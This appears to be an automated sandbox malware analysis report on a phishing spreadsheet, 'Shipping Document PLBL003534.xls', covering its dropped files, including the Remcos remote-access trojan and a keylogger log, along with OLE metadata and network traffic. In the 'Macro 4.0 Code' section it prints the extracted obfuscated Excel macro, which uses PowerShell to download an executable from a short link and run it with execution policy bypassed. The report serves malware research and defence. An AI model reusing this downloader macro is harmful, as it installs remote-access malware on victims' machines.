SHA-256:	D626EF1B89099C19723EB8C48402C3E45D92B0AA0698ADF8393360A72D4E4FB0
SHA-512:	0EE10776126CDA5DB0313E075B673F67E426BE0190CB34A917817F7221930A46E06999546C155780A084584461718BDE96841B567FA99EE40C08E7AA2210C6B1
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\JSZC9B2E50C9M18633UK.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586853503054533
Encrypted:	false
SSDEEP:	96:chQCsMqmqvsqvJCwokz8hQCsMqmqvsEHyqvJCworqzUkDYjHPf8/kilUVulu:cy7okz8yvHnorqzZ+f88AIu
MD5:	5A1B6FFDCFCDB3DE498E0E1EA2A0D0AB
SHA1:	81E308A28AAEED43667C8C82AEBB48021AD6E055
SHA-256:	D626EF1B89099C19723EB8C48402C3E45D92B0AA0698ADF8393360A72D4E4FB0
SHA-512:	0EE10776126CDA5DB0313E075B673F67E426BE0190CB34A917817F7221930A46E06999546C155780A084584461718BDE96841B567FA99EE40C08E7AA2210C6B1
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\X7WLGBRLWC33P8TMDREG.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.586853503054533
Encrypted:	false
SSDEEP:	96:chQCsMqmqvsqvJCwokz8hQCsMqmqvsEHyqvJCworqzUkDYjHPf8/kilUVulu:cy7okz8yvHnorqzZ+f88AIu
MD5:	5A1B6FFDCFCDB3DE498E0E1EA2A0D0AB
SHA1:	81E308A28AAEED43667C8C82AEBB48021AD6E055
SHA-256:	D626EF1B89099C19723EB8C48402C3E45D92B0AA0698ADF8393360A72D4E4FB0
SHA-512:	0EE10776126CDA5DB0313E075B673F67E426BE0190CB34A917817F7221930A46E06999546C155780A084584461718BDE96841B567FA99EE40C08E7AA2210C6B1
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Remcos\logs.dat	
Process:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	85
Entropy (8bit):	4.7501813069965415
Encrypted:	false
SSDEEP:	3:ttUZFOJKrA4RXMRPHv33a1oy1aeo:tmK4XqdHv3qNIP
MD5:	6F990A2A0A10413C9997EA2F579DD420
SHA1:	85215BFD01BBA2E6EA1EA6762B46261A10F875A7
SHA-256:	1138DFBAF272481A8F9514D857975B2B3BF02524FDE0CCA3AD713ECE89B2F06E

C:\Users\user\AppData\Roaming\Remcos\logs.dat	
SHA-512:	4632E444FEB775C9DD800C729FC1A55C608D8891B64C4DCC9B1D44BA355924049E56950AB82ED0115B448372C1BA0D7CBDF1636725622ACBC17E37BD8C6F8B1
Malicious:	false
Preview:	..[2021/01/06 07:46:48 Offline Keylogger Started]....[Run]....[Program Manager]..

C:\Users\user\AppData\Roaming\Remcos\remcos.exe	
Process:	C:\Users\user\AppData\Local\Temp\sm.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	691200
Entropy (8bit):	7.036651361847925
Encrypted:	false
SSDEEP:	12288:EJZatLTZCZdmblvGcBElNOoSvhkvFqNmeeK:EJZATZsmbxGEaooIqF9ee
MD5:	35D3F86C5715649C8A4273E6A52B0B54
SHA1:	CEBDA0A60751E95D44BF19522C0F315595C47F51
SHA-256:	AEB1AAB3BE5B90CB85BFE28F0E092C83FEE4A742A9CDA7B0D8A6E464E6FA7342
SHA-512:	B3CEC30F5F79DE0A31943160687C92D5304F837A8C1DE852B5F08682DB1C8DE1A4F44C13A92C6A37CC34BD842C2D7EBF219501CE52BCA0C6A785A93D7DD5AF4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...I._.....6...T.....U... .....@.. ....@.....dU..W....`...R..... ..... ..H.....text....5.. ...6..... ..`.rsrc....R...`...R...8.....@..@.rel oc.....@..B.....U.....H.....^.....t.....0.....(....(.....(....o....*.....(.....(.....(.....(.....(.....*.N..(....o....(.....*&..(....*...s.....s.....s.....s.....s.....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o ....+....9....~.....,2~.....(....o .....,.

C:\Users\user\AppData\Roaming\kXLgfvFKbJs.exe	
Process:	C:\Users\user\AppData\Local\Temp\sm.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	691200
Entropy (8bit):	7.036651361847925
Encrypted:	false
SSDEEP:	12288:EJZatLTZCZdmblvGcBElNOoSvhkvFqNmeeK:EJZATZsmbxGEaooIqF9ee
MD5:	35D3F86C5715649C8A4273E6A52B0B54
SHA1:	CEBDA0A60751E95D44BF19522C0F315595C47F51
SHA-256:	AEB1AAB3BE5B90CB85BFE28F0E092C83FEE4A742A9CDA7B0D8A6E464E6FA7342
SHA-512:	B3CEC30F5F79DE0A31943160687C92D5304F837A8C1DE852B5F08682DB1C8DE1A4F44C13A92C6A37CC34BD842C2D7EBF219501CE52BCA0C6A785A93D7DD5AF4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...I._.....6...T.....U... .....@.. ....@.....dU..W....`...R..... ..... ..H.....text....5.. ...6..... ..`.rsrc....R...`...R...8.....@..@.rel oc.....@..B.....U.....H.....^.....t.....0.....(....(.....(....o....*.....(.....(.....(.....(.....(.....*.N..(....o....(.....*&..(....*...s.....s.....s.....s.....s.....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o ....+....9....~.....,2~.....(....o .....,.

C:\Users\user\Desktop\0DFE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	410341
Entropy (8bit):	7.846523872773611
Encrypted:	false
SSDEEP:	12288:2pOM3Kf8loRzQOctTs39yeNv1i8M9PeaX:2gMeFRzQwJNv69PeaX
MD5:	CF69ABF05C024CE43BAC4550B0B22C48
SHA1:	585DFE665025C8FA05952E7486FD7A87DFB926CB
SHA-256:	FA8FB3A504D56D78093F397181A3AA521A054B6A23A7AAC984B8C4272B5F0EA2
SHA-512:	7B9ABD6B418790EDE6BFEAD361F76DA432882532E399C44F73CF548BB53B0E4D37BF1E5032F9BFC6A54B37DC56C35887F8E1703415DD30DDA5BAC8DA5D65824
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....ThisWorkbook..... =.....K^)8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r. i.1.....<.....C.a.l.i.b.r.i.1.....?.....C.a

C:\Users\user\Documents\sm.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	691200
Entropy (8bit):	7.036651361847925
Encrypted:	false
SSDEEP:	12288:EJZatLTZCZdmblvGcBElNOoSvhkvFqNmeeK:EJZATZsmbxGEaooIqF9ee
MD5:	35D3F86C5715649C8A4273E6A52B0B54
SHA1:	CEBDA0A60751E95D44BF19522C0F315595C47F51
SHA-256:	AEB1AAB3BE5B90CB85BFE28F0E092C83FEE4A742A9CDA7B0D8A6E464E6FA7342
SHA-512:	B3CEC30F5F79DE0A31943160687C92D5304F837A8C1DE852B5F08682DB1C8DE1A4F44C13A92C6A37CC34BD842C2D7EBF219501CE52BCA0C6A785A93D7DD5A F4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...I._.....6...T.....U... .....@.. ....@.....dU..W....`..R..... ..... ..H.....text....5... ...6..... ..`.rsrc....R...`...R...8.....@..@.rel oc.....@..B.....U.....H.....^.....t.....0.....(....(.....(.....o.....*.....(.....(.....(.....(.....(.....*.N..(....o....(.....*&..(.....*...s.....s.....s.....s.....s.....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o ....+....9....~.....,2~.....(....o .....,.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Last Saved By: Dell, Create Time/Date: Sun Sep 20 22:17 :44 2020, Last Saved Time/Date: Wed Jan 6 00:01:29 2021, Security: 0
Entropy (8bit):	7.821971165060265
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Shipping Document PLBL003534.xls
File size:	401920
MD5:	c32cd36c4ac0d06d321422080da164c8
SHA1:	ded311853adf3cfc018be4f310bbfba6fcbd0357
SHA256:	74cdd5e924e15e451b3201884c8e647061d5d1e3a7e6cb 88fccbb7f26878f1e2
SHA512:	693107c19ce26917cf58e967cc9493a2d6acadc4e1ebd5 25842ddc1514089ad40b149e7c606b5ea3ac276282c5e7 6f100d29035b27317dd765bfce5c5b3a5643
SSDEEP:	12288:m5OMHq/8No5zoOcVLEP9ietHli0M9fGaa:mwM 215zowhtHy9fGaa
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Shipping Document PLBL003534.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown

Indicators	
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Last Saved By:	Dell
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-06 00:01:29
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.232115956307
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . S h e e t 1 . . . . . W o r k s h e e t s . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 8b 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.19331934541
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . h . . . . . 0 . . . . . 8 . . . . . H . . . . . T . . . . . ` . . . . . D e l l . . . . @ . . . . L . z . . . . @ . . . . . R . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 68 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 48 00 00 00 0d 00 00 00 54 00 00 00 13 00 00 00 60 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 44 65 6c 6c 00 00 00 00 40 00 00 00 00 4c f7 7a

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 388805

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	388805
Entropy:	7.91814259565
Base64 Encoded:	True

General	
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . a n d r e B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... p ^) 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 61 6e 64 72 65 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
=ERROR(FALSE),,,,,,,,,"=GET.CELL(5,M583)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 (nEw-oB`jecT N
e""&CHAR(116)&CHAR(46)&CHAR(87)&CHAR(101)&""bcLIENt).('Do""&CHAR(119)&""n'+'loadFile').In""&CHAR(118)&""oke(""""&CHAR(104)&""ttps://cutt.ly/mjfU5y0','sm""&CHAR(46)&""exe')"")",,,,,,,,,"=EX
EC(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item """"""sm""&CHAR(46)&""exe"""""" -Destination
""""""${enV`:temp}"""""""")",,,,,,,,,"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(D117)&""o^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.
('.'+'/sm""&CHAR(46)&""exe')"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/06/21-07:46:27.805527	TCP	2021697	ET TROJAN EXE Download Request To Wordpress Folder Likely Malicious	49169	80	192.168.2.22	83.172.144.37

Network Port Distribution

Total Packets: 61

- 53 (DNS)
- 80 (HTTP)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 07:46:26.001188993 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:26.041352034 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.041457891 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:26.052558899 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:26.092797995 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.096955061 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.096993923 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.097018003 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.097111940 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:26.112956047 CET	49167	443	192.168.2.22	104.22.1.232

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 07:46:26.153182030 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.153650045 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.363727093 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:26.402647018 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:26.402787924 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:27.512855053 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:27.553283930 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:27.665705919 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:27.665755033 CET	443	49167	104.22.1.232	192.168.2.22
Jan 6, 2021 07:46:27.665946960 CET	49167	443	192.168.2.22	104.22.1.232
Jan 6, 2021 07:46:27.754056931 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.805169106 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.805320024 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.805526972 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.856436014 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857237101 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857284069 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857311010 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857347012 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857403040 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857434988 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.857462883 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857479095 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.857494116 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857532978 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857558012 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.857563972 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.857604980 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.908587933 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908617973 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908646107 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908663988 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908690929 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908710003 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908742905 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908766985 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908796072 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908808947 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908807039 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.908830881 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908850908 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908863068 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.908879995 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908900023 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908902884 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.908909082 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.908935070 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908957005 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.908972979 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.909019947 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960577965 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960599899 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960622072 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960637093 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960659027 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960680008 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960680962 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960706949 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960724115 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960732937 CET	49169	80	192.168.2.22	83.172.144.37
